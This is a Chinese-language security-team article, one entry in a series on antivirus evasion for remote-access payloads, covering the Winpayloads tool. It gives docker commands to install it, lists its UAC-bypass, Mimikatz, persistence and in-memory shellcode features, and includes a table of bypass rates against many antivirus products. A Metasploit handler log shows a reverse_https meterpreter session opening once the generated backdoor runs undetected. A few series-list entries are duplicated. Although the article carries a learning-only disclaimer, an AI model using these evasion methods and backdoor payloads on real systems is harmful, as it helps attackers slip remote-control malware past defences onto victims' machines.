



TIDE 安全团队
[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

- 本专题文章导航
- 免杀能力一览表
- 一、Winpayloads介绍
- 二、安装Winpayloads
- 三、Winpayloads说明
- 四、利用Winpayloads生成后门
- 五、Winpayloads小结
- 六、参考资料

本专题文章导航

1.远控免杀专题(1)-基础

篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3.远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):

<https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw>

6.远控免杀专题(6)-Venom免杀(VT免杀率

11/71):<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7.远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71)：<https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>

9.远控免杀专题(9)-Avet免杀(VT免杀率

14/71): <https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA>

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): <https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA>

11.远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): <https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg>

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率

23/70): <https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg>

13.远控免杀专题(13)-zirikatu免杀(VT免杀率

39/71): https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVlator免杀(VT免杀率

25/69): https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率

8/55): <https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg>

16.远控免杀专题(16)-Unicorn免杀(VT免杀率

29/56): <https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw>

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率

7/69): <https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ>

15.远控免杀专题(15)-DKMC免杀(VT免杀率

8/55): <https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg>

16.远控免杀专题(16)-Unicorn免杀(VT免杀率

29/56): <https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw>

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率

7/69): <https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ>

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率

19/57): <https://mp.weixin.qq.com/s/tT1i55swRWIYiEdxEWEISQ>

19.远控免杀专题(19)-nps_payload免杀(VT免杀率

3/57): <https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA>

20.远控免杀专题(20)-GreatSCT免杀(VT免杀率14/56):

21.远控免杀专题(21)-HERCULES免杀(VT免杀率29/70):

22.远控免杀专题(22)-SpookFlare免杀(VT免杀率16/67):

23.远控免杀专题(23)-SharpShooter免杀(VT免杀率22/57):

24.远控免杀专题(24)-CACTUSTORCH免杀(VT免杀率16/67):

25.远控免杀专题(25)-Winpayloads免杀(VT免杀率18/70):

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVlator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、Winpayloads介绍


Winpayloads，2019年开源的免杀payload生成工具，可以和Msf无缝对接，自身也可以作为独立远控软件来试用。主要是使用python对shellcode进行处理，然后编译成exe文件，从而达到免杀的效果。

二、安装Winpayloads

Winpayloads的常规安装比较复杂，依赖的软件比较多，需要安装winbind、impacket、Wine、wine32、Pywin32、pyinstaller、PsexecSpray、pycrypto等等，所以官方后来直接把常规安装给去掉了，直接建议使用docker，docker安装起来就非常简单了。

两条命令，十来分钟搞定。

```
docker pull charliedean07/winpayloads:latest
docker run -e LANG=C.UTF-8 --net=host -it charliedean07/winpayloads
```



以后再运行只需要 `docker run -e LANG=C.UTF-8 --net=host -it charliedean07/winpayloads` 就可以。

如果真想手动安装，可以查看官方

wiki: <https://github.com/nccgroup/Winpayloads/wiki/Installation>

三、Winpayloads说明

Winpayloads使用了多种技术对shellcode进行处理，进行免杀和后渗透。

1、UACBypass功能：使用了PowerShellEmpire的 `Invoke-BypassUAC.ps1`

2、PowerUp提权：使用了 PowerShellEmpire的 `PowerUp.ps1`

3、Invoke-Shellcode：使用了PowerSploit的 `Invoke-Shellcode.ps1`

4、Invoke-Mimikatz：使用了PowerSploit的 `Invoke-Mimikatz.ps1`

5、Invoke-EventVwrBypass：利用eventvwr绕过uac

6、Persistence权限维持

7、本地web服务器分发payload，使用了 `SimpleHTTPServer`

8、使用Powershell在内存中加载shellcode

9、沙盒检测技术

10、加载自定义的shellcode

11、Psexec Spray成功连接后再目标主机上执行shellcode

在测试机中执行

local_test

打开 共享 刻录 新建文件夹

名称

修改日期

类型

ibzgrkwc.exe

2020/1/20 14:24

应用

司的位置

院

映像名称	PID	用户名	CPU	内存 (专用工作集)	描述
usysdiag.exe	4256	xyzsoul	00	408 K	Huorong Sysdi
cmd.exe	4336	xyzsoul	00	964 K	Windows 命令列
cmd.exe	4456	xyzsoul	00	1,028 K	Windows 命令列
cmd.exe	4484	xyzsoul	00	964 K	Windows 命令列
svchost.exe	4536	LOCAL S...	00	2,512 K	Windows 服务主
PresentationFontCache.exe	4720	LOCAL S...	00	19,004 K	PresentationF
conhost.exe	4828	xyzsoul	00	1,936 K	控制台窗口主
explorer.exe	4860	xyzsoul	00	62,556 K	Windows 资源
conhost.exe	5092	xyzsoul	00	1,972 K	控制台窗口主
ibzgrkwc.exe *32	5440	xyzsoul	00	1,000 K	ibzgrkwc.exe
cmd.exe	5460	xyzsoul	00	1,000 K	Windows 命令列
conhost.exe	5500	xyzsoul	00	2,044 K	控制台窗口主
cmd.exe	5564	xyzsoul	00	1,056 K	Windows 命令列
conhost.exe	5656	xyzsoul	00	2,016 K	控制台窗口主
notepad++.exe *32	5796	xyzsoul	00	14,512 K	Notepad++ : a
conhost.exe	5924	xyzsoul	00	1,960 K	控制台窗口主
conhost.exe	6020	xyzsoul	00	1,936 K	控制台窗口主
Everything.exe	6024	xyzsoul	00	1,928 K	Everything
cmd.exe	6176	xyzsoul	00	1,012 K	Windows 命令列
conhost.exe	6400	xyzsoul	00	2,060 K	控制台窗口主
cmd.exe	6408	xyzsoul	00	960 K	Windows 命令列

msf中监听 windows/meterpreter/reverse_https 可正常上线

```

msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.211.55.2  yes  The local listener hostname
  LPORT  3333  yes  The local listener port
  LURI  no  The HTTP Path

Exploit target:


  Id  Name
  --  --
  0  Wildcard Target

msf5 exploit(multi/handler) > exploit


[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: rldrem2k) Encoded stage with x86/shikata_ga_nai
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: rldrem2k) Staging x86 payload (181366 bytes) ...
[*] Meterpreter session 6 opened (10.211.55.2:3333 -> 10.211.55.3:59772) at 2020-01-20 14:25:28 +0800

meterpreter > getpid
Current pid: 508
meterpreter >
  
```

打开杀软进行测试，火绒和360静态+动态均未报警。



virustotal.com平台免杀率为18/70，对exe来说还是不错的。



Winpayloads还可以使用 Windows Reverse Shell 模块直接生成一般的反弹 payload，可用nc直接连接

by APEX	① Malicious
on	① Win32/Malware-gen
	① Malicious.84d61
	① Malicious (moderate Confidence)
	① Trojan.TP/Swroot.Gen7
	① HEUR:Trojan.Win32.Generic
Engine Zero	① Malware
/	① Mal/Veil-A
by Check Point	① HEUR:Trojan.Win32.Generic
	✓ Undetected
	✓ Undetected
	✓ Undetected
ble	✓ Undetected

后，可直接在Winpayloads中获得



<https://youtu.be/eRl5H5wHqKY>

五、Winpayloads小结

Winpayloads使用比较简便，生成的payload免杀效果也是不错的，使用了多种技术来免杀和实施后渗透，唯一的缺点就是生成的payload都有点偏大，大约2.7M左右。

六、参考资料

Winpayloads - Stager Functionality: <https://youtu.be/eRl5H5wHqKY>

重剑无锋@TIDE安全团队 HTTP://WWW.TIDASEC.COM